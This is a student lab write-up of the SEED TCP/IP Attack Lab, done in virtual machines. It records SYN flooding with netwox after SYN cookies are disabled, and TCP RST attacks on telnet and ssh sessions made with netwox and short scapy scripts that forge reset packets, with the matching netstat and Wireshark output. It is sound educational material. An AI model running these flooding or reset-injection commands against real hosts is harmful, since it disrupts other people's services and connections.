# Part 2: TCP/IP Attack Lab

Kalyani Bansidhar Pawar

October 29th,2018


## Introduction to the lab:

Transmission Control Protocol(TCP) is a very important protocol in the Transport Layer. It's main purpose is to establish and maintain a connection via which programs can exchange data. TCP works along with IP to send/receive packets containing important data about the network. When these protocols were designed, no security mechanisms were thought of for them. So, some attackers took advantage of this weak security and injected a malicious code in order to cripple the entire network. This led them to break connections or even hijack the entire network. This means that these protocols consist of some vulnerabilities, and they need to be taken care of via proper security tools.


### Task 1: Lab Setup:

Like other lab experiments, this lab will also be conducted on our pre-installed Ubuntu 16.04 VM. For this lab, we need to use 3 different VMs. One will be the attacker, one can be the victim and the third one could be an observer.


Attacker VM:




Victim VM:



Observer VM:




## Task 1: SYN Flooding Attack

SYN Flooding is a kind of DoS attack where the attacker floods the victim's TCP port with a lot of SYN requests. He does this to overcrowd the victim's queue with half-opened connections. So the queue will have SYN,SYN-ACK, but no ACK paving way to incomplete 3-way handshake. Thus,by making the queue so full such that the victim can take no more connections, the attacker succeeds in SYN Flood attack.

Disable the countermeasure: SYN Cookie is the defense mechanism to avoid SYN Flood attack.

```
[10/29/18]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for seed:
net.ipv4.tcp_syncookies = 0
[10/29/18]seed@VM:~$
```

Before the attack: We see by netstat command that all ports are actively in LISTEN state.

```
[10/29/18]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[10/29/18]seed@VM:~$
```


Attack: We use the netwox tool. For SYN Flood, we use
 netwox 76 -i <destination ip> -p <port number> -s <IP spoof initialization type>
So we execute the following command to attack port 80 on the victim's machine. 'raw' means to spoof at IP4/IP6 level

```
1]+  Stopped                 sudo netwox 76 -i 10.0.2.5 -p 23 -s
10/29/18]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 80 -s raw
```

Output:
On using netstat -tna, we get this output meaning the attack was successful now that everything on port 80 has half-opened connections.

```
tcp6       0      0 10.0.2.5:80             245.229.99.9:37575      SYN_RECV
tcp6       0      0 10.0.2.5:80             243.77.49.244:54329     SYN_RECV
tcp6       0      0 10.0.2.5:80             250.198.43.160:14682    SYN_RECV
tcp6       0      0 10.0.2.5:80             251.177.63.92:49519     SYN_RECV
tcp6       0      0 10.0.2.5:80             252.249.142.189:25869   SYN_RECV
tcp6       0      0 10.0.2.5:80             241.241.203.81:25140    SYN_RECV
tcp6       0      0 10.0.2.5:80             249.80.26.240:6425      SYN_RECV
tcp6       0      0 10.0.2.5:80             253.139.75.154:44326    SYN_RECV
tcp6       0      0 10.0.2.5:80             245.194.83.152:19519    SYN_RECV
tcp6       0      0 10.0.2.5:80             255.114.186.165:53196   SYN_RECV
tcp6       0      0 10.0.2.5:80             252.88.146.186:24259    SYN_RECV
tcp6       0      0 10.0.2.5:80             255.143.225.210:38927   SYN_RECV
tcp6       0      0 10.0.2.5:80             245.207.99.88:24918     SYN_RECV
tcp6       0      0 10.0.2.5:80             249.218.16.187:65456    SYN_RECV
tcp6       0      0 10.0.2.5:80             253.99.138.27:47751     SYN_RECV
tcp6       0      0 10.0.2.5:80             241.130.118.62:38142    SYN_RECV
tcp6       0      0 10.0.2.5:80             243.73.113.211:31490    SYN_RECV
tcp6       0      0 10.0.2.5:80             240.96.0.209:8269       SYN_RECV
tcp6       0      0 10.0.2.5:80             243.19.59.206:31690     SYN_RECV
tcp6       0      0 10.0.2.5:80             244.161.235.157:2838    SYN_RECV
```


Wireshark output: The captured packet shows that port 80 has been clogged with half open connections coming from various sources.




| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 8957… | 2018-10-29 06:32:21.3048693… | 174.148.18.89 | 10.0.2.5 | TCP | 62 | 57428 → 80 [RST, ACK] Seq=1976521599 Ack=1083474742 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048706… | 219.193.226.26 | 10.0.2.5 | TCP | 62 | 2158 → 80 [RST, ACK] Seq=3256473994 Ack=860173138 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048719… | 50.43.66.184 | 10.0.2.5 | TCP | 62 | 9944 → 80 [RST, ACK] Seq=3701295638 Ack=162895375 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048730… | 140.35.141.173 | 10.0.2.5 | TCP | 62 | 64977 → 80 [RST, ACK] Seq=2007524562 Ack=866481427 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048741… | 94.63.246.182 | 10.0.2.5 | TCP | 62 | 23139 → 80 [SYN] Seq=3168686551 Win=1500 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048801… | 10.0.2.5 | 94.63.246.182 | TCP | 60 | 80 → 23139 [SYN, ACK] Seq=2673558643 Ack=3168686552 Win=29200 Len=0 MSS= |
| 8957… | 2018-10-29 06:32:21.3048915… | 208.43.111.33 | 10.0.2.5 | TCP | 62 | 24354 → 80 [RST, ACK] Seq=2867734635 Ack=1679690145 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048933… | 6.184.81.32 | 10.0.2.5 | TCP | 62 | 3468 → 80 [RST, ACK] Seq=717574795 Ack=4123679528 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048945… | 82.128.10.185 | 10.0.2.5 | TCP | 62 | 46819 → 80 [RST, ACK] Seq=452788758 Ack=4012390900 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048959… | 51.162.21.216 | 10.0.2.5 | TCP | 62 | 22497 → 80 [RST, ACK] Seq=1917985298 Ack=3802933736 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048971… | 28.121.61.105 | 10.0.2.5 | TCP | 62 | 23671 → 80 [RST, ACK] Seq=1707439310 Ack=4181303783 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3048982… | 222.177.116.222 | 10.0.2.5 | TCP | 62 | 23293 → 80 [SYN] Seq=2130296878 Win=1500 Len=0 |
| 8957… | 2018-10-29 06:32:21.3049014… | 10.0.2.5 | 222.177.116.222 | TCP | 60 | 80 → 23293 [SYN, ACK] Seq=181088540 Ack=2130296879 Win=29200 Len=0 MSS=1 |
| 8957… | 2018-10-29 06:32:21.3049101… | 191.96.109.146 | 10.0.2.5 | TCP | 62 | 4530 → 80 [RST, ACK] Seq=2832399264 Ack=1219858761 Win=32768 Len=0 |
| 8957… | 2018-10-29 06:32:21.3049117… | 156.82.123.13 | 10.0.2.5 | TCP | 62 | 59427 → 80 [RST, ACK] Seq=1925963198 Ack=497288428 Win=32768 Len=0 |

```
▸ Frame 895755: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 191.96.109.146, Dst: 10.0.2.5
▸ Transmission Control Protocol, Src Port: 4530, Dst Port: 80, Seq: 2832399264, Ack: 1219858761, Len: 0
▸ VSS-Monitoring ethernet trailer, Source Port: 0
```

Turning the countermeasure ON:



Before attack:

```
[10/29/18]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[10/29/18]seed@VM:~$
```

Attack:

```
    x25 (CCITT X.25)
[10/29/18]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw
```

After Attack:

```
[10/29/18]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 29 06:13:14 EDT 2018 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/29/18]seed@VM:~$
```

```
tcp        0      0 10.0.2.5:23             250.89.185.236:37501    SYN_RECV
tcp        0      0 10.0.2.5:23             255.169.151.112:18395   SYN_RECV
tcp        0      0 10.0.2.5:23             251.183.133.40:65132    SYN_RECV
tcp        0      0 10.0.2.5:23             248.247.245.171:21719   SYN_RECV
tcp        0      0 10.0.2.5:23             246.104.53.63:43482     SYN_RECV
tcp        0      0 10.0.2.5:23             250.224.80.225:54403    SYN_RECV
tcp        0      0 10.0.2.5:23             243.68.188.159:12403    SYN_RECV
tcp        0      0 10.0.2.5:23             253.235.197.241:29952   SYN_RECV
tcp        0      0 10.0.2.5:23             249.179.70.7:36909      SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```


How the countermeasure works?
SYN cookies avoid dropping SYN requests when the victim's connection queue is full. Instead they make the queue larger with SYN_RECV  and send back SYN-ACK response and discards further SYN requests. Thus, continuing with normal functioning of the port.

**Task 2: TCP RST Attacks on telnet and ssh Connections**


TCP RST Attack is a way in which attacker tries to terminate an existing telnet connection by sending fake TCP reset packets.
For this attack to get executed, we will start a telnet connection between attacker and victim via the Victim's machine.
Before attack:

```
[10/29/18]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 29 18:56:43 EDT 2018 from 10.0.2.6 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/29/18]seed@VM:~$ ls
android         Desktop           lib       secret.txt  spoof
att1.py         Documents         Music     sniff       tcpip
bin             Downloads         Pictures  snoof       Templates
Customization   examples.desktop  Public    source      Videos
```

Attack: Command: netwox 40 -l <source ip> -m <dest ip> -o <src port> -p <dest port> -q <seqnum> -B




We observe the last telnet packet, and we note all the parameters we need to input for a successful attack.



After Attack:
When we try to type in the telnet session inside the victim machine, we get the following out. This tells us that the attack was successful.

```
[10/29/18]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 29 18:56:43 EDT 2018 from 10.0.2.6 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/29/18]seed@VM:~$ ls
android         Desktop           lib       secret.txt  spoof
att1.py         Documents         Music     sniff       tcpip
bin             Downloads         Pictures  snoof       Templates
Customization   examples.desktop  Public    source      Videos
[10/29/18]seed@VM:~$ Connection closed by foreign host.
```

Using scapy:
Our attack program in python is as follows. The flag field is set to “R” Because in scapy for TCP RST attack, that one is the required field. Other fields are filled in accordance with observing the last telnet packet just like in the previous one.

```
[10/29/18]seed@VM:~$ cat att1.py
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=42510, dport=23, flags="R", seq=4046591156 ,ack=2735985907)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
[10/29/18]seed@VM:~$
```

Run the attack program:

```
[10/29/18]seed@VM:~$ vi att1.py
[10/29/18]seed@VM:~$ sudo ./att1.py
version    : BitField (4 bits)          = 4               (4)
ihl        : BitField (4 bits)          = None            (None)
tos        : XByteField                 = 0               (0)
len        : ShortField                 = None            (None)
id         : ShortField                 = 1               (1)
flags      : FlagsField (3 bits)        = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)         = 0               (0)
ttl        : ByteField                  = 64              (64)
proto      : ByteEnumField              = 6               (0)
chksum     : XShortField                = None            (None)
src        : SourceIPField              = '10.0.2.5'      (None)
dst        : DestIPField                = '10.0.2.4'      (None)
options    : PacketListField            = []              ([])
--
sport      : ShortEnumField             = 42510           (20)
dport      : ShortEnumField             = 23              (80)
seq        : IntField                   = 4046591156L     (0)
ack        : IntField                   = 2735985907L     (0)
dataofs    : BitField (4 bits)          = None            (None)
reserved   : BitField (3 bits)          = 0               (0)
flags      : FlagsField (9 bits)        = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                 = 8192            (8192)
chksum     : XShortField                = None            (None)
urgptr     : ShortField                 = 0               (0)
options    : TCPOptionsField            = []              ([])
[10/29/18]seed@VM:~$
```

Output:We try to run telnet again but it seems to have been reset, thus telling us that the attack has been successful.

```
[10/29/18]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VICTIM login: seed
Password:
Last login: Mon Oct 29 07:00:01 EDT 2018 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[10/29/18]seed@VICTIM:~$
```

```
[10/29/18]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Network is unreachable
[10/29/18]seed@VM:~$
```

TCP RST Attack on SSH:

Before attack:

```
Connection reset by 10.0.2.4 port 22
[10/29/18]seed@VM:~$ ssh 10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Mon Oct 29 16:57:24 2018 from 10.0.2.6
[10/29/18]seed@VM:~$ ls
android  Customization  Downloads         Music     sniff   spoof      Videos
att1.py  Desktop        examples.desktop  Pictures  snoof   tcpip
bin      Documents      lib               Public    source  Templates
```

Attack:

For tcp rst attack on ssh port, we will execute the given command:

Sudo netwox 78 - d<device> -f <filter> -s <spoof type initialization> -i <victim IP>

We know our device name is “enp0s3” , we want to attack “port 22” ie the port number of ssh, and like always we will set the third field to raw.

```
]+  Stopped                 sudo netwox 78 -d "enp0s3" -f "port 22" -s "raw" -i 10.0.2.6
0/29/18]seed@VM:~$ sudo netwox 78 -d "enp0s3" -f "port 22" -s "raw" -i 10.0.2.6
```

Output:

```
Connection reset by 10.0.2.4 port 22
[10/29/18]seed@VM:~$ ssh 10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Mon Oct 29 16:57:24 2018 from 10.0.2.6
[10/29/18]seed@VM:~$ ls
android  Customization  Downloads         Music     sniff   spoof      Videos
att1.py  Desktop        examples.desktop  Pictures  snoof   tcpip
bin      Documents      lib               Public    source  Templates
[10/29/18]seed@VM:~$ lpacket_write_wait: Connection to 10.0.2.4 port 22: Broken
pipe
```

Using scapy:

Attack program:

The src ip, dest ip, src port, dest port, sequence number and ack number are all filled in accordance with last ssh packet captured on Wireshark.

```
rminal
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.6")
tcp = TCP(sport=22, dport=51606, flags="R", seq=2595200561 ,ack=1687941286)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
~
~
~
```

Wireshark output of last SSHv2 packet:

| | | | | | | |
|---|---|---|---|---|---|---|
| 1422 | 2018-10-29 17:16:03.3111645… | 10.0.2.4 | 10.0.2.4 | TCP | 68 | 50176 → 22 [ACK] Seq=3200747308 Ack=2205217118 Win=53504 Len=0 TSval=3 |
| 1423 | 2018-10-29 17:16:03.3112235… | 10.0.2.4 | 10.0.2.6 | SSH | 128 | Server: Encrypted packet (len=60) |
| 1424 | 2018-10-29 17:16:03.3113840… | 10.0.2.6 | 10.0.2.4 | TCP | 68 | [TCP ACKed unseen segment] 51606 → 22 [ACK] Seq=1687945066 Ack=2595207 |
| 1425 | 2018-10-29 17:16:05.4229122… | 10.0.2.6 | 10.0.2.3 | DHCP | 344 | DHCP Request - Transaction ID 0x9d09c43f |
| 1426 | 2018-10-29 17:16:05.4331311… | 10.0.2.3 | 255.255.255.255 | DHCP | 592 | DHCP ACK - Transaction ID 0x9d09c43f |
| 1427 | 2018-10-29 17:16:10.6534911… | PcsCompu_46:d4:f2 | | ARP | 62 | Who has 10.0.2.3? Tell 10.0.2.6 |
| 1428 | 2018-10-29 17:16:10.6535005… | PcsCompu_83:64:66 | | ARP | 62 | 10.0.2.3 is at 08:00:27:83:64:66 |
| 1429 | 2018-10-29 17:16:14.3953858… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1430 | 2018-10-29 17:16:34.4113319… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1431 | 2018-10-29 17:16:54.4193543… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1432 | 2018-10-29 17:17:14.4316715… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1433 | 2018-10-29 17:17:34.4337972… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1434 | 2018-10-29 17:17:54.4553314… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |
| 1435 | 2018-10-29 17:18:14.4665021… | ::1 | ::1 | UDP | 64 | 44132 → 59388 Len=0 |

```
▸ Frame 1423: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 51606, Seq: 2595207261, Ack: 1687945066, Len: 60
    Source Port: 22
    Destination Port: 51606
    [Stream index: 7]
    [TCP Segment Len: 60]
    Sequence number: 2595207261
    [Next sequence number: 2595207321]
    Acknowledgment number: 1687945066
